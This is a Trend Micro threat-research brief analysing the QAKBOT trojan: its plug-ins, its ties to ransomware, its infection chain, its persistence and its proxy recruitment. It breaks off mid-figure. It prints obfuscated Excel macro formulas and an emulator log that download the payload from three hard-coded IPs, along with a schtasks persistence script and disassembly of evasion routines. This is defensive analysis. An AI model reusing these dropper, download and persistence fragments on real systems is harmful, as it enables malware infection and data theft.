

# The Prelude to Ransomware: A Look into Current QAKBOT Capabilities and Global Activities

Technical Brief

# Introduction

QAKBOT (detected by Trend Micro as TrojanSpy.Win32.QAKBOT) is a modular and highly evasive information-stealing malware that was first discovered in 2007. This threat is also known as QBOT and PinkSlipbot. Initial versions of QAKBOT targeted financial data and was classified as a banking trojan, but more recent versions have acted as a delivery mechanism for “second stage” malware. Specifically, QAKBOT seems to lead to targeted attacks involving data theft (exfiltration) and ransomware.

## QAKBOT Capabilities

The core QAKBOT loader functionality is extended using a variety of plug-ins. In earlier QAKBOT versions, components were embedded as resources in the main executable. In more recent versions, the injection DLL, update script, and plug-ins are downloaded by the QAKBOT core after communicating with the command-and-control (C&C) server. The plug-ins listed here provide QAKBOT operators with the functionality needed to achieve their objectives.

Plug-in	Capability
<b>Web-inject</b> modules	Enables theft of sensitive data (usernames, passwords) within browser processes
<b>Password grabber</b> module	Enables theft of sensitive data from compromised endpoints
<b>Cookie grabber</b> module	Enables the theft of cookies from web browsers (Internet Explorer, Firefox, Chrome, and Microsoft Edge)
<b>Email Collector</b> module	Enables the theft of email threads, which are hijacked and used in follow-on campaigns
<b>Universal Plug and Play UPnP</b> module	Enables the use of infected machine as proxies for C&C traffic
<b>Lateral Movement</b> module	Enables propagation inside the infected network
<b>Hidden VNC</b> (hVNC) module	Provides hands on keyboard and lateral movement capabilities to the operators
<b>Cobalt Strike</b> module	Enables remote access to the compromised network with the Cobalt Strike penetration testing framework
<b>Atera</b> module	Enables remote access to the compromised network via Atera Remote Monitoring Management (RMM) software

# QAKBOT Links to Targeted Ransomware Attacks

QAKBOT operators are key enablers for ransomware attacks. These operators achieve access to infected environments through the deployment of Cobalt Strike beacons, which function as standalone backdoors, or via a Cobalt Strike or Atera RMM plug-in. Since 2019, QAKBOT infections have led to the eventual deployment of the following human-operated ransomware families:

- MegaCortex (2019)
- PwndLocker (2019)
- ProLock (2020)
- Egregor (2020)
- Sodinokibi/REvil (2021)

## QAKBOT Activity

The following is a list of notable events related to QAKBOT, as well as information from Trend Micro™ Smart Protection Network™. Trend Micro has been monitoring this threat for years, and we have been able to track the spam campaigns linked to QAKBOT operators across the world. While monitoring this malware distribution activity, we found that the top countries targeted were the United States, Japan, and Germany, while, telecommunications, technology, and education were the top industries targeted.

Date	Event
Oct 2021	The Atera RMM plug-in is discovered.
Sep 2021	Shathak delivers QAKBOT with malspam. “TR” delivers QAKBOT with malspam.
Feb 2021 – Jun 2021	Shathak delivers QAKBOT with malspam.
Mar 2021	QAKBOT infections drop Cobalt Strike. <sup>1</sup>
Mar 2020	QAKBOT infections lead to the ProLock Ransomware.
Oct 2019	QAKBOT infections lead to the PwndLocker Ransomware.
May 2019	QAKBOT infections lead to the MegaCortex Ransomware.
Jun 2018	The QAKBOT malware is found on thumb drives manufactured in China. <sup>2</sup>
2007	The initial QAKBOT version is discovered.



Figure 1. A global view of QAKBOT activity from March 25, 2021 to October 25, 2021 as seen from Trend Micro Smart Protection Network (SPN)





Figure 2. The top 10 countries where QAKBOT is distributed

# Malware Analysis

The QAKBOT infection chain usually starts with malicious spam emails and the infection spreads from there. The stages shown here are typical of QAKBOT but might vary slightly over time.




Stage	#	Description
Arrival	1	<ul style="list-style-type: none"><li>Malicious spam emails with malicious attachment</li><li>The document uses Excel 4.0 macros and themed social engineering to trick users into opening the email.</li></ul>
Infection	2	<ul style="list-style-type: none"><li>The excel document contains Excel 4.0 macros with a malicious dropper routine that will download the QAKBOT DLL from a remote server.</li><li>Social engineering is used to trick the user into “Enabling Content” (macros).</li></ul>
	3	<ul style="list-style-type: none"><li>Once macros are enabled, the QAKBOT loader DLL is downloaded and executed.</li><li>Persistence is achieved through the installation of registry keys and a scheduled task.</li><li>The malicious QAKBOT process phones home to the C&amp;C server.</li></ul>
	4	<ul style="list-style-type: none"><li>The C&amp;C server sends additional modules to the infected host .</li></ul>
	5	<ul style="list-style-type: none"><li>Target information is stolen.</li></ul>

Post-infection		<ul style="list-style-type: none"> <li>Attackers might obtain “hands on keyboard” access to the infected environment following the deployment of a backdoor (such as Cobalt Strike) as a plug-in or as a separate dropped file.</li> <li>Attackers might execute discovery commands to further evaluate the environment.</li> </ul>
	6	<ul style="list-style-type: none"> <li>Attackers might move laterally from the infected host.</li> <li>In some cases, attackers will deploy ransomware in the environment.</li> </ul>

Table 1. Illustration and steps of the QAKBOT kill chain

## QAKBOT Arrival Variations

QAKBOT uses a variety of delivery mechanisms, including different scripting languages and malicious documents. In the past, QAKBOT has also collaborated with other botnet operators, namely the now defunct Emotet.



*\*Emotet is an example of malware installation as a service, wherein operators install other malware on their bots for a fee.*

Figure 3. QAKBOT delivery mechanisms

# QAKBOT Malicious Documents and Excel 4.0 Macros

Since late 2020, QAKBOT operators have leveraged malicious Microsoft Excel documents with heavily obfuscated Excel 4.0 macros to evade detection in the initial access phase of the attack.




Figure 4. Malicious document delivering QAKBOT (from June 2021 MalSpam Campaign)

The primary motivation behind QAKBOT's (and other malware distributors') shift toward this delivery mechanism can likely be attributed to the lack of support for Excel 4.0 macros in the Windows AntiMalware Scan Interface (AMSI) at that time. Excel 4.0 macro support was only added to AMSI in March 2021, while VBA macro parsing has been supported by AMSI since 2018.

# QAKBOT Operators' Use of Hijacked Email Conversations

The use of hijacked email conversations is a noteworthy technique used by QAKBOT distributors as a social engineering tactic. In the example shown in Figure 5, an email thread between **Kelly and Sandy** (number 1 in the figure) was stolen during a previous infection by the QAKBOT email collection module. The thread is then reused or hijacked by **QAKBOT** operators (number 2 in the figure) in a malicious spam campaign. The malicious email appears to come from **Sandy** in reply — but it actually contains the malicious document that drops **QAKBOT** (number 3 in the figure).

The use of hijacked email threads in malicious spam emails is a tactic that was first used by the cybercriminals who operated the now defunct Emotet malware.




Figure 5. The hijacked email thread delivering QAKBOT



# QAKBOT Infection Routine

Figure 6 shows that the XLSM files contain hidden sheets and an auto\_open macro (step 1 in this figure) that executes as soon as the victim opens the document and selects the “Enable Content” button. The macro code evaluates a sequence of formulas that are distributed at various indexes (step 2 in this figure) in the document. This is an obfuscation technique that is designed to thwart detection using simple strings.

	E	F	G	H	I	J	K	L	M
9						44355.570300462961 =NOW()			
10					.d				
11					at	=REGISTER("u"&"R"&"I"&"G"&"M"&"S"&"o"&"n","URLDownlo...			
12		=	=REGIS =F12&F13						
13		REGIS				#NAME? =Kokiser(0.K13&I14&J9&I10&I11.'3fescvaer'ID19.0.0)	http:// =K16&K17&K18		
14		TER("u"&"R"&"I"&"G"&"M"&"S"&"o"&"n","URL			217.147.172.69/				
15		Download			101.99.95.214/	#NAME? =Kokiser(0.K13&I15&J9&I10&I11.'3fescvaer'IE19.0.0)			
16		ToFile			188.225.87.229/		ht = "ht"		
17		A";"JCCBB";"Koki				#NAME? =Kokiser(0.K13&I16&J9&I10&I11.'3fescvaer'IF19.0.0)	tp		
18		ser",.1.9)					:// ="://"		
19									

Defined names   Formulas

Name	Formula
Auto_Open	'10vghsdrb'!\$A\$2

Figure 6. The Excel formulas containing malicious code fragments




Figure 7. Hidden sheets in a QAKBOT XLSM dropper

In the sample in Figure 8, the code generates a unique file name using NOW() (step 1 in this figure) to output a timestamp to be used as part of the file name. The dynamic URL formation makes it harder to block exact URLs. Next, the functions (step 2 in this figure) to be called are resolved and the first of three download attempts from hard-coded hosts begins (step 3 in this figure). The downloaded file is stored in the disk as “Post.storg\*”. This is the main QAKBOT DLL, which is loaded by “regsvr32 -s” (step 4 in this figure). The QAKBOT main loader DLL is loaded by regsvr32.exe with the -s command.

```

info: NOW() returned '44423.6533928241'
J9: 44423.653393
warning: unimplemented function 'REGISTER'
arg_0: "uR1Mon"
arg_1: "URLDownloadToFileA"
arg_2: "JJCCBB"
arg_3: "Kokiser"
arg_4:
arg_5: 1
arg_6: 9
J11:
info: NOW() returned '44423.6534558102'
warning: unimplemented function 'Kokiser'
arg_0: 0
arg_1: "http://217.147.172.69/44423.6534558102.dat"
arg_2: "..\Post.storg"
arg_3: 0
arg_4: 0

info: NOW() returned '44423.6534832176'
warning: unimplemented function 'Kokiser'
arg_0: 0
arg_1: "http://101.99.95.214/44423.6534832176.dat"
arg_2: "..\Post.storg1"
arg_3: 0
arg_4: 0
J15:
info: NOW() returned '44423.6534934838'
warning: unimplemented function 'Kokiser'
arg_0: 0
arg_1: "http://188.225.87.229/44423.6534934838.dat"
arg_2: "..\Post.storg2"
arg_3: 0
arg_4: 0
J17:
J21: '3fescvaer'!IH4
FORMULA: I10 = "EXEC("regsvr"
H10:

```

Figure 8. Analysis of QAKBOT sample

## QAKBOT Installation

### Packed QAKBOT loader → Process hollowing

The main program is unpacked in memory and injected into a new process that started in a suspended state. The injection routine targets the process memory of one of three targets (iexplore.exe, mobsync.exe, or explorer.exe) where the target is unmapped and replaced with the unpacked QAKBOT loader program. Once the code is injected, QAKBOT calls ResumeThread().

762A1801	90	nop	
762A1802	88FF	mov edi,edi	
762A1804	55	push ebp	UnmapViewOfFile
762A1805	88EC	mov ebp,esp	
762A1807	5D	pop ebp	
762A1808	EB 05	jmp <JMP.&UnmapViewOfFile>	
762A180A	90	nop	
762A180B	90	nop	
762A180C	90	nop	
762A180D	90	nop	
762A180E	90	nop	
762A180F	FF25 04092A76	jmp dword ptr ds:[<&UnmapViewOfFile>]	JMP.&UnmapViewOfFile
762A1815	90	nop	
762A1816	90	nop	
762A1817	90	nop	
762A1818	90	nop	
762A1819	90	nop	
762A181A	88FF	mov edi,edi	CreateEventW
762A181C	55	push ebp	
762A181D	88EC	mov ebp,esp	
762A181F	5D	pop ebp	
762A1820	EB 05	jmp <JMP.&CreateEventW>	
762A1822	90	nop	
762A1823	90	nop	
762A1824	90	nop	
762A1825	90	nop	
762A1826	90	nop	
762A1827	FF25 9C092A76	jmp dword ptr ds:[<&CreateEventW>]	JMP.&CreateEventW
762A182D	90	nop	
762A182E	90	nop	
762A182F	90	nop	
762A1830	90	nop	
762A1831	90	nop	
762A1832	88FF	mov edi,edi	VirtualAlloc
762A1834	55	push ebp	
762A1835	88EC	mov ebp,esp	

Figure 9. Process hollowing (UnmapViewOfFile -> VirtualAlloc)

## Persistence mechanisms and anti-analysis/anti-sandbox routines

The loader creates a persistence via a scheduled task using the now deprecated *at.exe*. A dropped Javascript file creates a scheduled task for persistence for the QAKBOT core. The same mechanism is executed when an update is received from the C&C server.

```
03 C8      add     ecx, eax
66 89 8D C0 FD+  mov     word ptr [ebp - 0x240], cx
0F B7 85 C4 FD+  movzx   eax, word ptr [ebp - 0x23C]
99         cdq
B9 3C 00 00 00  mov     ecx, 0x3C
F7 F9      idiv   ecx
66 89 95 C4 FD+  mov     word ptr [ebp - 0x23C], dx
68 70 FB 41 00  push    0x41FB70 ; "C:
0F B7 95 C4 FD+  movzx   edx, word ptr [ebp - 0x23C]
52         push   edx
0F B7 85 C0 FD+  movzx   eax, word ptr [ebp - 0x240]
50         push   eax
68 58 8A 41 00  push    0x418A58 ; "at.exe %u:%u \"%s\" /I"
68 04 01 00 00  push    0x104
8D 8D C8 FD FF+  lea     ecx, [ebp - 0x238]
51         push   ecx
```

```
ngkeqkqe.setTime(ngkeqkqe.getTime() + (5*60*1000));
var uoavgf = ngkeqkqe.getHours() < 10 ? "0"+ngkeqkqe.getHours() : ngkeqkqe.getHours();
var wpyyb = ngkeqkqe.getMinutes() < 10 ? "0"+ngkeqkqe.getMinutes() : ngkeqkqe.getMinutes();
var doakaet = "schtasks.exe /Create /SC ONCE /TN "+ivdkdvd+"/TR \"cmd /c \\\"start /min "+pwdr+"\\\" /ST "+uoavgf+"\""+wpyyb;
dvutxw.Run(doakaet, 0);
```

Figure 10. Persistence mechanisms through scheduled tasks

QAKBOT also includes several routines to detect the presence of security software, and to detect if it is being executed on a virtual machine (VM).

```
loc_B01287:
8D 45 F0      lea     eax, [ebp - 0x10] ; CODE XREF: 0x0B01281
50         push   eax
68 98 FC B0 00  push    0xB0FC08 ; "Name"
68 5C FC B0 00  push    0xB0FC5C ; "SELECT * FROM Win32_Processor"
8B 4D E8      mov     ecx, dword ptr [ebp - 0x10]
8B 11      mov     edx, dword ptr [ecx]
52         push   edx
E8 A0 FD FF FF  call    sub_B01040
83 C4 10      add     esp, 0x10
85 C0      test    eax, eax
74 34      je      loc_B012DB
8B 45 F8      mov     eax, dword ptr [ebp - 8]
50         push   eax
E8 E0 50 FF FF  call    sub_AF6C90
83 C4 04      add     esp, 4
89 45 EC      mov     dword ptr [ebp - 0x14], eax
83 7D EC 00  cmp     dword ptr [ebp - 0x14], 0
74 15      je      loc_B012D1
68 B8 A3 B0 00  push    0xB0A3B8 ; " "
8B 4D EC      mov     ecx, dword ptr [ebp - 0x14]
51         push   ecx
FF 15 30 A2 B0+ call    dword ptr [0xB0A230] -> StrTrimW
90         nop
90         nop
90         nop
90         nop
90         nop

sub_B011D0  proc start ; CODE XREF: 0x0B0AF89D3
55         push   ebp
8B EC      mov     ebp, esp
83 EC 18      sub     esp, 0x18
C7 45 EC 00 00+ mov     dword ptr [ebp - 0x14], 0
68 30 FC B0 00  push    0xB0FC30 ; "root\\SecurityCenter2"
E8 A0 FC FF FF  call    sub_B00E90
83 C4 04      add     esp, 4
89 45 E8      mov     dword ptr [ebp - 0x18], eax
83 7D E8 00  cmp     dword ptr [ebp - 0x18], 0
75 04      jne     loc_B011F7
33 C0      xor     eax, eax
EB 63      jmp     loc_B0125A

loc_B011F7:
8D 45 F0      lea     eax, [ebp - 0x10] ; CODE XREF: 0x0B0B11F1
50         push   eax
68 18 FC B0 00  push    0xB0FC18 ; "displayName"
68 D8 FB B0 00  push    0xB0FBDB ; "SELECT * FROM AntiVirusProduct"
8B 4D E8      mov     ecx, dword ptr [ebp - 0x18]
8B 11      mov     edx, dword ptr [ecx]
52         push   edx
E8 30 FE FF FF  call    sub_B01040
83 C4 10      add     esp, 0x10
85 C0      test    eax, eax
74 24      je      loc_B0124B
8B 45 F8      mov     eax, dword ptr [ebp - 8]
50         push   eax
E8 70 5A FF FF  call    sub_AF6C90
83 C4 04      add     esp, 4
89 45 EC      mov     dword ptr [ebp - 0x14], eax
83 7D EC 00  cmp     dword ptr [ebp - 0x14], 0
74 15      je      loc_B01241
68 B8 A3 B0 00  push    0xB0A3B8 ; " "
8B 4D EC      mov     ecx, dword ptr [ebp - 0x14]
51         push   ecx
FF 15 30 A2 B0+ call    dword ptr [0xB0A230] -> StrTrimW
```

Figure 11. Routines to detect if there are security solutions on the device

## QAKBOT UPnP: Recruiting new proxies for QAKBOT's botnet

QAKBOT leverages Simple Service Discovery Protocol (SSDP) to identify other devices on the local network. It then parses network device information collected with SSDP to identify internet gateways.

```
loc_AEB376:                                ; CODE XREF: 0x00AEB36A
8B 95 24 F9 FF+   mov     edx, dword ptr [ebp - 0x6DC]
52               push     edx
8B 85 F8 F8 FF+   mov     eax, dword ptr [ebp - 0x708]
8B 0C 85 40 A7+   mov     ecx, dword ptr [eax*4 + 0xB0A740]
51               push     ecx
8B 95 BC F8 FF+   mov     edx, dword ptr [ebp - 0x744]
52               push     edx
68 F0 A6 B0 00    push     0xB0A6F0 ; "M-SEARCH * HTTP/1.1\r\nHOST: %s:1900\r\nST: %s\r\nMAN: %s\r\nssdp:discover\r\n\r\nMX: %u\r\n\r\n"
68 00 06 00 00    push     0x600
8D 85 B8 F9 FF+   lea     eax, [ebp - 0x648]
50               push     eax

68 5C 5E B1 00    push     0xB15E5C ; "urn:schemas-upnp-org:service:WANCommonInterfaceConfig:1"
8B 45 FC          mov     eax, dword ptr [ebp - 4]
95 04 0B 00 00    add     eax, 0xB04
50               push     eax
E8 8D 46 01 00    call    sub_B01836 -> strcmp
```

Figure 12. QAKBOT leveraging SSDP and parsing information collected with SSDP

With gateways identified, it uses UPnP to create port-forwarding rules on gateway devices to route traffic from the internet to the infected endpoint. The infected device is then capable of acting as a Tier 3 proxy in the QAKBOT botnet.

```
loc_AEC448:                                ; CODE XREF: 0x00AEC43C
6A 48            push     0x48
E8 11 75 00 00   call    sub_AF3960
83 C4 04         add     esp, 4
89 45 90         mov     dword ptr [ebp - 0x70], eax
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 00 B0 58 B1+  mov     dword ptr [eax], 0xB158B0 ; "NewRemoteHost"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
8B 55 24         mov     edx, dword ptr [ebp + 0x24]
89 51 04         mov     dword ptr [ecx + 4], edx
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 40 08 C0 58+  mov     dword ptr [eax + 8], 0xB158C0 ; "NewExternalPort"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
8B 55 10         mov     edx, dword ptr [ebp + 0x10]
89 51 0C         mov     dword ptr [ecx + 0xC], edx
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 40 10 D0 58+  mov     dword ptr [eax + 0x10], 0xB158D0 ; "NewProtocol"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
8B 55 20         mov     edx, dword ptr [ebp + 0x20]
89 51 14         mov     dword ptr [ecx + 0x14], edx
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 40 18 DC 58+  mov     dword ptr [eax + 0x18], 0xB158DC ; "NewInternalPort"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
8B 55 14         mov     edx, dword ptr [ebp + 0x14]
89 51 1C         mov     dword ptr [ecx + 0x1C], edx
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 40 20 EC 58+  mov     dword ptr [eax + 0x20], 0xB158EC ; "NewInternalClient"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
8B 55 18         mov     edx, dword ptr [ebp + 0x18]
89 51 24         mov     dword ptr [ecx + 0x24], edx
8B 45 90         mov     eax, dword ptr [ebp - 0x70]
C7 40 28 00 59+  mov     dword ptr [eax + 0x28], 0xB15900 ; "NewEnabled"
8B 4D 90         mov     ecx, dword ptr [ebp - 0x70]
C7 41 2C 0C 59+  mov     dword ptr [ecx + 0x2C], 0xB1590C ; "1"
8B 55 90         mov     edx, dword ptr [ebp - 0x70]
C7 42 30 10 59+  mov     dword ptr [edx + 0x30], 0xB15910 ; "NewPortMappingDescription"
83 7D 1C 00      cmp     dword ptr [ebp + 0x1C], 0
74 08           je      loc_AEC4DF
8B 45 1C         mov     eax, dword ptr [ebp + 0x1C]
89 45 8C         mov     dword ptr [ebp - 0x74], eax
EB 07           jmp     loc_AEC4E6
```

Figure 13. UpnP used to create port-forwarding rules

# QAKBOT Information Stealing Plug-ins

## Outlook email collector

QAKBOT has been exfiltrating emails from Microsoft Outlook since 2019. The stolen information is used to enhance the social engineering capabilities of future attacks by spamming email thread members. QAKBOT extracts emails, parses email headers, and extracts thread recipients from the address book.

```
_start      proc start
; ENTRYPOINT
; DATA XREF: 0x18001F00C
; unwind {
4C 89 44 24 18    mov     qword ptr [rsp + 0x18], r8
89 54 24 10    mov     dword ptr [rsp + 0x10], edx
48 89 4C 24 08    mov     qword ptr [rsp + 8], rcx
48 83 EC 48      sub     rsp, 0x48
